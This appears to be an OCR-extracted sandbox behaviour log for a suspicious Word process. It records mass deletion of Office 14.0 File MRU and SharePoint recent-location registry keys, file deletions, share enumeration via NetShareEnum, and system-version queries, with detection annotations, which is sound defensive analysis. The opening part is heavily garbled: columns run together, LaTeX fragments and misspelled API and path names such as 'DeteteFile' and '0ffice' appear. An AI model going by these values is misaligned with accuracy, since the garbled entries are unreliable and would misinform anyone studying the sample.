HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API \text{Name} API Name	2388 2388 2388 2388 2388 2388 2388 2388
	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Delete Registry Key Call System API Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key	Key; HKEY_CURRENT_USERISOFTWAREMicrosoftOffice\14.0\CommoniRecent Locations\SharePoint\Site 18 Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\CommoniRecent Locations\SharePoint\Site 19 Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\CommoniRecent Locations\SharePoint\Site 20 Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Word\File MRUMax Display Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Word\File MRUMax Display Value: 19 Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Word\File MRUMax Display Value: 19 Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Word\File MRUMen 1 Value: None API Name: DeteteFile\Wargs: \(\frac{4}{3} \) APPDATA\frac{4}{3} \\ Midrosoft\0ffice\14.0\Word\File MRUMen 1 Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Word\File MRUMen 2 Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Word\File MRUMen 3 Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Word\File MRUMen 4 Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Word\File MRUMen 5 Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Word\File MRUMen 5 Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Word\File MRUMen 5 Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Word\File MRUMen 9 Value: None API Name: GetDriveTypeW Args: \(\frac{4}{3} \) Key: HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Word\File MRUMen 9 Value: None API Name: GetDriveTypeW Args: \(\frac{4}{3} \) Key: HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Word\File MRUMen 9 Value: None API Name: GetDriveTypeW Args: \(\frac{4}{3} \) Key: HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Word\File MRUMen 9 Value: None API Name: GetDriveTypeW Args: \(\frac{4}{3} \) Key: HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Word\File MRUMen 10 Value: None API Name: GetDriveTypeW Args: \(\frac{4}{3} \) Key: HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Word\File MRUMen 11 Value: None Ke	2388 2388 2388 2388 2388 2388 2388 2388
	Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Delete Registry Key Call System API Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Call System API Delete Registry Key Call System API Delete Registry Key Call System API	Key; HKEY_CURRENT_USERISOFTWAREMicrosoft/Office\14.0\Common/Recent Locations\SharePoint\Siae 18 Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Common/Recent Locations\SharePoint\Siae 19 Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Common/Recent Locations\SharePoint\Siae 20 Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Common/Recent Locations\SharePoint\Siae 20 Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Common/Recent Locations\SharePoint\Siae 20 Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Common/Recent Locations\SharePoint\Siae 20 Value: None API Name: DeleteFileW Args: (%APPDATA%\Microsoft\0ffice\14.0\Common/Recent\LNK\) Return: 0 Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Common/Recent\LNK\) Return: 0 Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Common/Recent\LNK\) Paturn: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Common/Recent\LNK\) Paturn: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Common/Recent\LNK\) MUItem 5 Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Common/Recent\LNK\) MUItem 5 Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Common/Recent\LNK\) MUItem 5 Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Common/Recent\LNK\) MUItem 5 Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Common/Recent\LNK\} MRUItem 8 Value: None Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Common/Recent\LNK\} MRUItem 9 Value: None API Name: GetDriveTypeW Args: (%USERPROFILE\%\AppData\%)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE\%\AppData\%)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE\%\AppData\%)) Return: 3 Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Common/Recent\} MRUItem 10 Value: None API Name: GetDriveTypeW Args: (%USERPROFILE\%\AppData\%)) Return: 3 Key; HKEY_CURRENT_USERISOFTWAREMicrosoft\0ffice\14.0\Common/Recent\} MRUItem 12 Value: None API Name	2388 2388 2388 2388 2388 2388 2388 2388

Call System API Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\0ffice\14.0\Word\File MRU\Item 15 Value: None API Name: GetDriveTypeW Args: (C:\Users\) Return: 3 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\0ffice\14.0\Word\File MRU\Item 16 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\0ffice\14.0\Word\File MRU\Item 17 Value: None	2388 2388 2388
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 16 Value: None	
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key		2388
Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 17 Value: None	
Delete Registry Key Delete Registry Key		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 18 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 19 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 20 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 21 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 22 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 23 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 24 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 25 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 26 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\\tem 27 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 28 Value: None	2388
		2388
	Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft(Office\14.0\Word\File MRU\Item 29 Value: None	
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 30 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 31 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 32 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 33 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 34 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 35 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 36 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 37 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 38 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 39 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 40 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 41 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 42 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 43 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\\tem 44 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 45 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 46 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 47 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 48 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 49 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 50 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 1 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 2 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 3 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None	2388
Delete Registry Key	$Key: HKEY_CURRENT_USER \\ SOFTWARE \\ IMicrosoft \\ Office \\ 14.0 \\ Common \\ Recent Locations \\ Share \\ Point \\ Site 6 \ Value: None \\ INCOMMON \\ Value: None \\ INCOMMON \\ Value: None \\ INCOMMON \\ Value: None \\ INCOMMON \\ Value: None \\ INCOMMON \\ Value: None \\ INCOMMON \\ Value: None \\ INCOMMON \\ Value: None \\ INCOMMON \\ Value: None \\ INCOMMON \\ Value: None \\ INCOMMON \\ Value: None \\ INCOMMON \\ Value: None \\ INCOMMON \\ Value: None \\ INCOMMON \\ Value: None \\ INCOMMON \\ Value: None \\ INCOMMON \\ Value: None$	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0ICommon\Recent Locations\SharePoint\Site 14 value: None	2388
	Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None	2388
	Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft()Office\14.0\Common\Recent Locations\SharePoint\Site 17 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 1 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 2 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 3 Value: None	2388
		2388
	Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\Word\File MRU\Item 4 Value: None	
	Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft(Office\14.0\Word\File MRU\Item 5 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 6 Value: None	2388
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 7 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 8 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 9 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 10 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 11 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 12 Value: None	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 13 Value: None	2388

Delete Registry Key			
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 14 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 15 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 16 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 17 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 18 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 19 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 20 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 21 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 22 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 23 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 24 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 25 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 26 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 27 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 28 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 29 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 30 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 31 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 32 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\\tem 33 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 34 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 35 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 36 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 37 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 38 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 39 Value: None		2388
			2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRUltem 40 Value: None		
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 41 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\\tem 42 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 43 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 44 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 45 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 46 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 47 Value: None		2388
Delete Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 48 Value: None		2388
· , ,	,		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 49 Value: None		
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 50 Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\0t% Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\sq% Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\ Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\ Value: None		2388
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6c898b90, -1, 88b37cc, 88b37c8, 0) Return: 0		2388
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2388		
	Info: Enums share folder from API result		
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3		2388
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\LNK) Return: 1		2388
Call System API			
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3		2388
Call System API	API Name: GetVersionExA Args: (9058f0) Return: 1	144	2588
	Threat Characteristic: Executes commands or uses API to obtain system information	144	2588
Call System API		144	2588
Call System API Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result	144	
Call System API Detection Call System API	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1	144	2388
Call System API Detection Call System API Call System API	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1 API Name: GetVersionExA Args: (722b9cf0) Return: 1		2388 2388
Call System API Detection Call System API Call System API Call Filesystem API	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1 API Name: GetVersionExA Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 58ecf0, 0, 0, 0) Return: 8bc1f0	144	2388 2388 2588
Call System API Detection Call System API Call System API Call Filesystem API Call Filesystem API	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1 API Name: GetVersionExA Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (%windir%lassemblyNativeImages_v4.0.30319_32\mscorlib*, 0, 58ecf0, 0, 0, 0) Return: 8bc1f0 API Name: FindNextFileW Args: (8bc1f0, 58ecf0) Return: 1		2388 2388 2588 2588
Call System API Detection Call System API Call System API Call Filesystem API	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1 API Name: GetVersionExA Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 58ecf0, 0, 0, 0) Return: 8bc1f0	144	2388 2388 2588
Call System API Detection Call System API Call System API Call Filesystem API Call Filesystem API	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1 API Name: GetVersionExA Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (%windir%lassemblyNativeImages_v4.0.30319_32\mscorlib*, 0, 58ecf0, 0, 0, 0) Return: 8bc1f0 API Name: FindNextFileW Args: (8bc1f0, 58ecf0) Return: 1	144	2388 2388 2588 2588
Call System API Detection Call System API Call System API Call Filesystem API Call Filesystem API Call System API	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1 API Name: GetVersionExA Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 58ecf0, 0, 0, 0) Return: 8bc1f0 API Name: FindNextFileW Args: (8bc1f0, 58ecf0) Return: 1 API Name: GetForegroundWindow Args: () Return: 100e0	144	2388 2388 2588 2588 2388
Call System API Detection Call System API Call System API Call Filesystem API Call Filesystem API Call System API Write Registry Key	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1 API Name: GetVersionExA Args: (72zb9cf0) Return: 1 API Name: FindFirstFileExW Args: (%windir%\assembly\Nativelmages_v4.0.30319_32\mscorlib*, 0, 58ecf0, 0, 0, 0) Return: 8bc1f0 API Name: FindNextFileW Args: (8bc1f0, 58ecf0) Return: 1 API Name: GetForegroundWindow Args: () Return: 100e0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3	144	2388 2388 2588 2588 2388 2388
Call System API Detection Call System API Call System API Call Filesystem API Call Filesystem API Write Registry Key Call Filesystem API	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1 API Name: GetVersionExA Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (%windir %lassemblyNativeImages_v4.0.30319_32\mscorlib\)*, 0, 58ecf0, 0, 0, 0) Return: 8bc1f0 API Name: FindNextFileW Args: (8bc1f0, 58ecf0) Return: 1 API Name: GetForegroundWindow Args: () Return: 100e0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word\)*, 0, 89fe0a8, 0, 0, 0) Return: a1b3a30	144	2388 2388 2588 2588 2388 2388 2388
Call System API Detection Call System API Call System API Call System API Call Filesystem API Call System API Call System API Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2588 Info: Obtains system version from API result API Name: GetVersionExA Args: (87ed38) Return: 1 API Name: GetVersionExA Args: (722b9cf0) Return: 1 API Name: FindFirstFileExW Args: (722b9cf0) Return: 1 API Name: FindNextFileW Args: (8bc1f0, 58ecf0) Return: 1 API Name: GetForegroundWindow Args: () Return: 100e0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3 API Name: FindFirstFileW Args: (43Da30, 89fe0a8) Return: 1 API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Word\\$TARTUP\) Return: 1	144	2388 2388 2588 2588 2388 2388 2388 2388
